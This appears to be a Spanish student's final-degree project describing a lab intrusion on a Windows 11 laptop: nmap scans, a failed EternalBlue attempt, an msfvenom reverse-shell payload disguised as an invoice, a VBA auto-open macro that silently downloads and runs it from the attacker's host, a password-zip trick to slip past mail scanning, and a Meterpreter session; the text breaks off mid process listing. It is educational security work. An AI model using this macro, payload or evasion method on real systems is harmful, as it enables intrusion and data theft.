CICLO DE INTRUSIÓN Y HARDENING EN REDES LOCALES Y EN SISTEMAS WINDOWS

Constan Millán Hernández

Tutora
María Cecilia Romestant

Constan Millán
Estudiante de Ciberseguridad en Neoland

Índice

Introducción 3
Motivación y justificación del proyecto 3
Objetivos del TFG 3
Alcance y limitaciones 3
Metodología de trabajo 4
Estado del Arte y Marco Teórico 5
Conceptos fundamentales de Ciberseguridad 5
Protocolos de red y seguridad en redes WI-FI 5
Vulnerabilidades comunes en sistemas Windows 5
Ingeniería social y entrega de payloads mediante Macros 5
Herramientas de auditoria utilizadas 6
Diseño del Escenario de Laboratorio 7
Arquitectura de red del laboratorio 7
Configuración de la máquina atacante 7
Configuración de la máquina victima 8
Creación del activo critico 9
Fase de Reconocimiento y Análisis de Vulnerabilidades 10
Escaneo de la red Wi-Fi y descubrimiento de hosts 10
Fingerprinting: Identificación de servicios y sistema operativo con NMAP 10
Análisis de la superficie de ataque del portátil objetivo 11
Escenario con Firewall Activo (Estado inicial) 11
Escenario con firewall Desactivado (Análisis de Explotación) 11
Ejecución de Ataque y Explotación 13
Escenario A: Explotación Directa 13
Búsqueda de exploits en Metasploit 13
Configuración de payloads y lanzamiento 13
Escenario B Ingeniería Social y Malware tipo troyano 14
Generación de payload con MsfVenom 14

Creación de Word malicioso y programacion de la Macro VBA 14
Ofuscación y Evasión de Defensas 15
Vector de infección y evasión de pasarelas 15
Establecimiento de sesión con Meterpreter 16
Post-Explotación y Exfiltración. 18
Escalada de Privilegios: De usuario estándar a Administrador 18
Acceso al sistema de archivos y robo del archivo “clasificado.txt” 19
Establecimiento de persistencia y Backdoors en el sistema 21
Borrados de Logs 22
Análisis de Impacto y Medidas de Mitigación. 23
Análisis de evidencias dejadas en el sistema 23
Controles preventivos: Hardenng del SO y políticas de ejecución de macros. 23
Controles detectivos: Uso de Antivirus, EDR y monitorización de red. 24
Expansión de ataque y Conclusión 25
Expansión de Ataque 25
Conclusión 26
Aspecto Éticos y Legales 28
Bibliografía y Anexos 29

Introducción

Motivación y justificación del proyecto

Hoy en día los ataques de ciberseguridad están más presentes y las organizaciones se enfrentan a amenazas cada vez más sofisticadas. A pesar de las nuevas implementaciones para potenciar la seguridad, las inversiones en firewalls y sistemas de detección, el eslabón más débil y donde siempre se van a aprovechar es el ser humano y la confianza en las redes locales (LAN).

La motivación a hacer este proyecto sale de la necesidad de como un atacante puede comprometer y robar información de un activo critico (un portátil corporativo/empresa) partiendo de cero. El interés nace en demostrar que, mediante unas técnicas combinadas de reconocimiento de red, explotación de vulnerabilidades e ingeniería social, es posible exfiltrar información sensible y tomar control total de un sistema, substrayendo la importancia de implementar seguridad multicapa.

Objetivos del TFG

- **Objetivo General:**
  Realizar una auditoría de seguridad integral mediante una simulación de ataque de ciclo completo sobre un equipo Windows en una red local, analizando desde la fase de reconocimiento hasta la exfiltración de datos y borrado de huellas (logs).
  Antes de comenzar hay que añadir que estos ataques son en un entorno controlado con dispositivos propios y datos que no me comprometen al mostrar dado que el archivo creado al cual sustraeré información esta creado con información falsa/ficticia.
- **Objetivos específicos:**
  1. Mapear la red WI-FI y analizar la superficie de ataque mediante el uso de NMAP.
  2. Comprometer el sistema objetivo utilizando vectores de ingeniería social (macros de Office/Word).
  3. Obtener una sesión de control remoto (Meterpreter) y escalar privilegios hasta el nivel de Administrador/SYSTEM.
  4. Exfiltrar un activo critico (Clasificado.txt) .
  5. Establecer mecanismos de persistencia.
  6. Borrar registros de eventos para dificultar el análisis forense.

Alcance y limitaciones

- **Alcance:**
  - **Entorno:** Red local inalámbrica controlada bajo el segmento 192.168.1.0/24.
  - **Activos:** VM atacante (Kali Linux) y un equipo victima físico (Windows 11).
  - **Técnicas:** Escaneo de puertos, creación de payloads maliciosos, explotación vía macros VBA y post-explotación.

- **Limitaciones:**
    - La prueba se limita a la explotación de vulnerabilidades conocidas y fallos de configuración.
    - No se realizarán ataques que puedan comprometer la disponibilidad de ningún hardware físico o el funcionamiento de estos.
    - Las evasiones de antivirus o como no detectar un malware se comentará/tratará de manera teórica, priorizando la ejecución de la técnica sobre el desarrollo de malware complejo.

Metodología de trabajo

El proyecto sigue un estándar llamado PTES (Penetration Testing Execution Standard), estructurando las siguientes fases del ciclo:

1. **Interacción Previa:** Definición de objetivos y configuración del laboratorio.
2. **Recolección de información:** Uso de NMAP para descubrir el objetivo y sus servicios abiertos.
3. **Modelado de Amenazas:** Identificación de la opción de entrada más viable (Macros en documento de Word).
4. **Explotación:** Envío del payloads mediante ingeniería social y ejecución de la sesión inversa.
5. **Post-Explotación:** Escalada de privilegios, robo del archivo objetivo y establecimiento de backdoors para mantener el acceso.
6. **Borrado de Huellas:** Eliminación de logs y rastros de actividad en el sistema comprometido.

Estado del Arte y Marco Teórico

Conceptos fundamentales de Ciberseguridad

Estos son los pilares más importantes que este proyecto busca comprometer y luego proteger:

- **Triada de la seguridad (CIA):** Confidencialidad (el archivo de texto que solo el dueño ve), Integridad y Disponibilidad.
- **Vulnerabilidad vs Exploits:** La debilidad técnica frente al código que la aprovecha.
- **Reverse Shell:** Técnica donde la víctima se conecta al atacante para evadir firewalls de entrada.

Protocolos de red y seguridad en redes WI-FI

- **Modelo TCP/IP:** Funcionamiento de puertos y servicios
- **Seguridad inalámbrica:** Pausa para mencionar los protocolos WPA2/WPA3 y el riesgo de los ataques "Man-in-the-Middle" o dispositivos no autorizados en la red local.


```
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:18:d3:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.162/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 43140sec preferred_lft 43140sec
    inet6 fe80::a00:27ff:fe18:d322/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Vulnerabilidades comunes en sistemas Windows

- **Servicios Críticos:** Explicación de servicios como SMB(puerto 445) o RDP(puerto 3389) que suelen ser vectores de ataque.
- **UAC (User Account Control):** El sistema de permisos de Windows que intentamos saltar en la fase de escalada de privilegios.
- **Logs de Eventos:** Como Windows registra las acciones es necesario borrarlos para que no sea fácil identificarnos y/o rastrearnos.

Ingeniería social y entrega de payloads mediante Macros

- **Phishing:** Uso del engaño para que el usuario realice una acción.
- **VBA (Visual Basic for Applications):** Lenguaje de programación de Office que permite la automatización, pero que los atacantes usan para ejecutar comandos del sistema de forma oculta.



Herramientas de auditoria utilizadas


- **NMAP:** Herramienta estándar para el descubrimiento de hosts y servicios.
- **Metasploit Framework:** Plataforma para el desarrollo y ejecución de exploits.
- **Msfvenom:** Componente de MSF para generar cargas útiles (payloads) personalizadas y ofuscadas.

Diseño del Escenario de Laboratorio

Arquitectura de red del laboratorio

Para esta auditoría, se ha prescindido de la virtualización en favor a un escenario con hardware real, lo que aporta un grado de realismo superior al enfrentarse a configuraciones de hardware y controladores auténticos.

- **Infraestructura de red:** Ambos equipos se encuentran conectador a una red local inalámbrica privada (segmento 192.168.1.0/24) gestionada por un router independiente.




```
Router>enable
Router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#interface gigabit0/0
Router(config-if)#ip addres 192.168.1.1 255.255.255.0
Router(config-if)#no shutdown

Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up
```


- **Aislamiento:** La red de pruebas no tiene comunicación con redes externas.

Configuración de la máquina atacante

El sistema atacante es un ordenador físico con una distribución Kali Linux 2025.4 instalada de forma nativa.

```
┌──(root㉿kali)-[~]
└─# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2025.4"
VERSION="2025.4"
```

- **Identificador de red(IP):** 192.168.1.35.




- **Herramientas preparadas:**
  - **Metasploit Framework:** Para la gestión de sesiones.
  - **Python3:** Para el servidor HTTP temporal que alojara el payloads.
  - **NMAP:** Para el reconocimiento.

```
┌──(root㉿kali)-[~]
└─# uname -a
Linux kali 6.18.9+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.9-1kali1 (2026-02-10) x86_64 GNU/Linux
```

Configuración de la máquina victima

La máquina objetivo es un portátil comercial (ASUS) con Windows 11 actualizado.

- **Identificador de red (IP):** 192.168.1.41
- **Software instalado:** Microsoft Office
- **Estado de Seguridad:**
  - **Firewall:** Activo (perfil red privada)
  - **Antivirus:** Para fines de la demostración técnica, se ha configurado una desactivación temporal de la protección en tiempo real permitiendo observar cómo se comporta y ejecuta la post-explotación.




```
Cisco Packet Tracer PC Command Line 1.0
C:\>ping 192.168.1.41

Pinging 192.168.1.41 with 32 bytes of data:

Reply from 192.168.1.41: bytes=32 time<1ms TTL=128
Reply from 192.168.1.41: bytes=32 time=4ms TTL=128
Reply from 192.168.1.41: bytes=32 time<1ms TTL=128
Reply from 192.168.1.41: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.1.41:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 4ms, Average = 1ms
```

Creación del activo critico

El objetivo final de la intrusión es la exfiltración de información sensible. Para ello, se ha creado un archivo de texto ficticio que simula contener secretos corporativos.

- **Ruta del archivo:** C:\Users\Macu\Desktop.
- **Contenidos:** Texto simulado con datos financieros y contraseñas ficticias.
- **Propósito:** Servir como “Flag” o cometido para que el ataque haya concluido y marcado como logrado teniendo en cuenta los requisitos de haber logrado acceso total al sistema de archivos y permisos de lectura sobre los documentos del usuario.

Fase de Reconocimiento y Análisis de Vulnerabilidades

Escaneo de la red Wi-Fi y descubrimiento de hosts

El primer paso de la auditoria consiste en identificar que dispositivos están conectados a la red local. Para ello, se realiza un barrido de tipo Ping Sweep sobre todo en el segmento de red.

- **Comando utilizado:** nmap -sn 192.168.1.0/24
- **Objetivo:** Localizar la dirección IP del portátil victima dentro del rango.

```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 10:41 +0100
Nmap scan report for 192.168.1.1
Host is up (0.0018s latency).
MAC Address: 2C:96:82:52:5D:00 (MitraStar Technology)
Nmap scan report for 192.168.1.35
Host is up (0.00029s latency).
MAC Address: D8:BB:C1:58:1D:B6 (Micro-Star Intl)
Nmap scan report for 192.168.1.41
Host is up (0.035s latency).
MAC Address: C8:FF:28:81:D0:9C (Liteon Technology)
Nmap scan report for 192.168.1.45
Host is up (0.012s latency).
MAC Address: 14:C1:4E:21:AE:99 (Google)
Nmap scan report for 192.168.1.156
Host is up (0.0016s latency).
MAC Address: CC:BA:BD:ED:05:75 (Unknown)
Nmap scan report for 192.168.1.202
Host is up (0.0021s latency).
MAC Address: 10:C4:CA:AF:06:2C (Humax)
Nmap scan report for 192.168.1.162
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.17 seconds
```

Fingerprinting: Identificación de servicios y sistema operativo con NMAP

Tras revisar el prefijo de cada dirección MAC he dado con la C8:FF:28 que identifica al fabricante Liteon technology. Dado el caso de que es uno de los principales distribuidores de tarjetas red OEM para ASUS, este dato es el primer indicador solido de que estamos ante el ordenador portátil objetivo.

Una vez validada la presencia del activo en la red local, se procede a realizar un escaneo exhausto sobre la dirección IP 192.168.1.41. El objetivo es determinar con precisión los servicios en ejecución, sus versiones y la arquitectura del sistema operativo.

- **Comando utilizado:** nmap -sV -sC -O -Pn 192.168.1.41
- **Análisis de parámetros críticos:**
  - **-sV:** Permite la detección de versiones, fundamental para identificar si los servicios expuestos tienen vulnerabilidades conocidas (CVE) o desactualizadas.
  - **-sC:** Ejecuta la librería de scripts predeterminada de nmap permitiendo una enumeración más agresiva de servicios como SMB o protocolos de resolución de nombres.

- **-O:** Habilita la detección de sistema operativo mediante el análisis de TCP/IP, permitiendo confirmar que el objetivo es una estación de trabajo Windows.
- **-Pn:** Parámetro indispensable en auditorias sobre sistemas Windows modernos ya que asume que el usuario esta activo y omite el descubrimiento por ICMP (ping), el cual suele estar bloqueado por el firewall del sistema por defecto.

Análisis de la superficie de ataque del portátil objetivo

En esta fase se realizó un análisis comparativo para determinar el impacto de las medidas de seguridad del host en la visibilidad de la red.

Escenario con Firewall Activo (Estado inicial)

Inicialmente, se lanzó el escaneo nmap -sV -sC -O -Pn sobre el objetivo 192.168.1.41 con las protecciones del sistema activas. El resultado mostro un blindaje perimetral casi total:

- **Resultados:** 1000 puertos filtrados (no-response)
- **Limitación:** El firewall descarto los paquetes de sondeo, impidiendo identificar el Sistema Operativo o los servicios en ejecución.
- **Impacto:** Nmap tardo 72.93 segundos en completar el análisis debido a la espera de respuestas que no llegaron (timeouts)

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -O -Pn 192.168.1.41 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 11:14 +0100
Nmap scan report for 192.168.1.41
Host is up (1.2s latency).
All 1000 scanned ports on 192.168.1.41 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: C8:FF:28:81:D0:9C (Liteon Technology)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.93 seconds
```

Escenario con firewall Desactivado (Análisis de Explotación)

Para fines de auditoría interna, se procedió a desactivar temporalmente el firewall de la víctima. Al repetir exactamente el mismo comando, la cantidad de información revelada aumento exponencialmente, dejando al descubierto la verdadera identidad del equipo:

- **Puertos críticos:** Se detectaron los puertos 135(MSRPC), 139(NetBIOS) y 445(SMB).
- **Identificador del Sistema:** Se confirmo el uso de Windows 11 y se obtuvo el nombre de red del equipo: DESKTOP-01O917C.
- **Eficiencia:** El tiempo de escaneo se redujo drásticamente a solo 17.13 segundos.

```
┌──(root㉿kali)-[~]
└─# nmap -sV -sC -O -Pn 192.168.1.41 -T5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-25 11:12 +0100
Nmap scan report for 192.168.1.41
Host is up (0.0047s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: C8:FF:28:81:D0:9C (Liteon Technology)
Device type: general purpose
Running: Microsoft Windows 10|11
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11
OS details: Microsoft Windows 10 1703 or Windows 11 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-02-25T10:13:05
|_  start_date: N/A
|_nbstat: NetBIOS name: DESKTOP-01O917C, NetBIOS user: <unknown>, NetBIOS MAC: c8:ff:28:81:d0:9c (Liteon Technology)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds
```

Ejecución de Ataque y Explotación

Escenario A: Explotación Directa

En esta fase se evaluó la posibilidad de comprometer el sistema mediante el aprovechamiento de vulnerabilidades en los servicios expuestos.

Búsqueda de exploits en Metasploit

Tras identificar que el puerto 445(SMB) está abierto (con el firewall desactivado) se procedió a buscar exploits conocidos para versiones de Windows 10/11 utilizo la base de datos de Exploit-DB y el comando search de Metasploit.

- **Resultado:** Aunque existen exploits como EternaBlue, los sistemas modernos y actualizados cuentan con parches de seguridad que los invalidan. No se hallaron vulnerabilidades de ejecución remota de código (RCE) que no requieran interacción del usuario

```
msf > search platform:windows smb
```

```
  Name           Current Setting  Required
  ----           ---------------  --------
  RHOSTS                          yes
  RPORT          445              yes
  SMBDomain                       no
  SMBPass                         no
  SMBUser                         no
  VERIFY_ARCH    true             yes
  VERIFY_TARGET  true             yes
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.162:4444
[*] 192.168.1.41:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.41:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.1.41:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.41:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Configuración de payloads y lanzamiento

Se intentaron módulos de escaneo auxiliares (auxiliary/scanner/smb/smb_ms17_010), confirmando que el host no era vulnerable. Por tanto, se descarta la explotación directa debido a la actualización del sistema operativo y la supuesta (se desactivo para probar la explotación) presencia del firewall en condiciones normales.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
```

```
Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required
   ----         ---------------                                                  --------
   CHECK_ARCH   true                                                             no
   CHECK_DOPU   true                                                             no
   CHECK_PIPE   false                                                            no
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes
   RHOSTS       192.168.1.41                                                     yes
   RPORT        445                                                              yes
   SMBDomain    .                                                                no
   SMBPass                                                                       no
   SMBUser                                                                       no
   THREADS      1                                                                yes
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
[-] 192.168.1.41:445      - Rex::HostUnreachable: The host (192.168.1.41:445) was unreachable.
[*] 192.168.1.41:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Escenario B Ingeniería Social y Malware tipo troyano

Se opta por un ataque de Lado del cliente (Client-side-Attack) utilizando un documento ofimático como vector de infección.

Generación de payload con MsfVenom

Se genero un ejecutable malicioso (factura.exe) configurado para realizar una conexión reversa hacia la IP del atacante por el puerto 8080, un puerto comúnmente asociado a tráfico web alternativo para evitar sospechas.


- **Comando:** msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.162 LPORT=8080 -f exe -o factura.exe

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.162 LPORT=8080 -f exe -o factura.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: factura.exe
```

Creación de Word malicioso y programacion de la Macro VBA

Se diseño un documento .docm que incluye una macro automatizada. Para evadir detección inicial, la macro no contiene el código malicioso en sí, sino una instrucción de PowerShell que descarga el payload desde un servidor controlado por el atacante.

- **Servidor de descarga:** Se habilito un servidor web temporal en Kali mediante python3 -m http.server 80.



Detalles de la Factura

- **Número de Factura:** 2026-12XXXX
- **Fecha de Emisión:** 25/02/2026
- **Fecha de Vencimiento:** 11/03/2026

Conceptos

Descripción del Producto / Servicio	Cantidad	Precio Unitario	Total
Servicio de Consultoría Técnica	1	500,00 €	500,00 €
Licencia de Software (Anual)	2	150,00 €	300,00 €
SUBTOTAL (Base Imponible)			**800,00 €**

Impuestos y Total

- **IVA (21%):** 168,00 €
- **RETENCIÓN IRPF (Si aplica -15%):** -120,00 €
- **TOTAL, A PAGAR: 848,00 €**

```
Sub Document_Open()
    EjecutarAtaque
End Sub

Sub AutoOpen()
    EjecutarAtaque
End Sub

Sub EjecutarAtaque()
    Dim comando As String
    ' Comando de PowerShell para descargar el malware de forma oculta en la carpeta temporal y ejecutarlo
    comando = "powershell.exe -WindowStyle Hidden -Command ""Invoke-WebRequest -Uri "http://192.168.1.162/factura.exe" -OutFile "$env:TEMP\factura.exe"; Start-Process '$env:TEMP\factura.exe'"""

    Shell comando, vbHide
End Sub
```

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.41 - - [25/Feb/2026 13:33:40] "GET /factura.exe HTTP/1.1" 200 -
192.168.1.41 - - [25/Feb/2026 13:33:41] "GET /factura.exe HTTP/1.1" 200 -
```

Ofuscación y Evasión de Defensas

Durante la fase de entrega del payload, se constató que las firmas genéricas de msfvenom eran identificadas por el motor del antivirus (Windows Defender). En una intrusión real, un atacante emplearía técnicas de evasión avanzada (como el uso de Polymorphic Encoders, Custom Packers o Shellcode Injection en memoria) para lograr un estado FUD (Fully Undetectable).

Vector de infección y evasión de pasarelas

Para garantizar que el documento malicioso llegara a la bandeja de entrada del objetivo, se utilizó un vector de Spear Phishing. Conscientes de que los servicios de correo electrónico como Gmail

integran potentes motores de análisis estático que bloquean macros sospechosas o binarios, se empleó una técnica de empaquetado protegido:

- **Compresión con cifrado:** El documento .docm se comprimió en un .zip protegido con una contraseña simple (ej. “1234”).
- **Justificación técnica:** Esta técnica impide que los gateways de seguridad de correo realicen una inspección profunda de paquetes (DPI) o un análisis del código VBA de la macro, ya que el contenido viajara cifrado.
- **Ingeniería social:** En el cuerpo del correo, se indicó al usuario que, por "políticas de seguridad y privacidad de datos", el documento adjunto estaba cifrado, proporcionándole la clave en el mismo mensaje. Esto no solo evade la detección técnica, sino que añade un falso sentido de seguridad y confidencialidad que aumenta la confianza de la víctima. (esto no se utilizó en si ya que eran correos que yo conocía, pero si el atacante quiere ganarse la confianza desde un correo externo a él debería implementar esto).

Establecimiento de sesión con Meterpreter

Tras la ejecución de la macro, el sistema victima inicio una conexión reversa. El Hendler de Metasploit recibió la conexión exitosamente, proporcionando una interfaz Meterpreter. Esta interfaz permite la ejecución de comandos avanzados en memoria, evitando en gran medida la escritura en disco y la detección de firmas.

```
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.162    yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run -j
```

```
[*] Sending stage (232006 bytes) to 192.168.1.41
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: neste
[*] Meterpreter session 1 opened (192.168.1.162:8080 → 192.168.1.41:50222) at 2026-02-25 13:50:17 +0100

msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                        Connection
  --  ----  ----                   -----------                        ----------
  1         meterpreter x64/windows  DESKTOP-010917C\Macu @ DESKTOP-010917C  192.168.1.162:8080 → 192.168.1.41:50222 (192.168.1.41)
```

- Comando de verificación: sysinfo y getuid.

```
meterpreter > sysinfo
Computer        : DESKTOP-010917C
OS              : Windows 11 21H2 (10.0 Build 22000).
Architecture    : x64
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DESKTOP-010917C\Macu
```

Para garantizarla persistencia y ocultación, se listaron procesos activos con el comando ps y se migro la sesión desde el proceso original hacia explorer.exe.

```
meterpreter > ps

Process List
============

 PID    PPID  Name                      Arch  Session  User                  Path
 ---    ----  ----                      ----  -------  ----                  ----
 0      0     [System Process]
 4      0     System
 92     788   fontdrvhost.exe
 120    4     Registry
 164    860   svchost.exe
 220    860   svchost.exe
 444    4     smss.exe
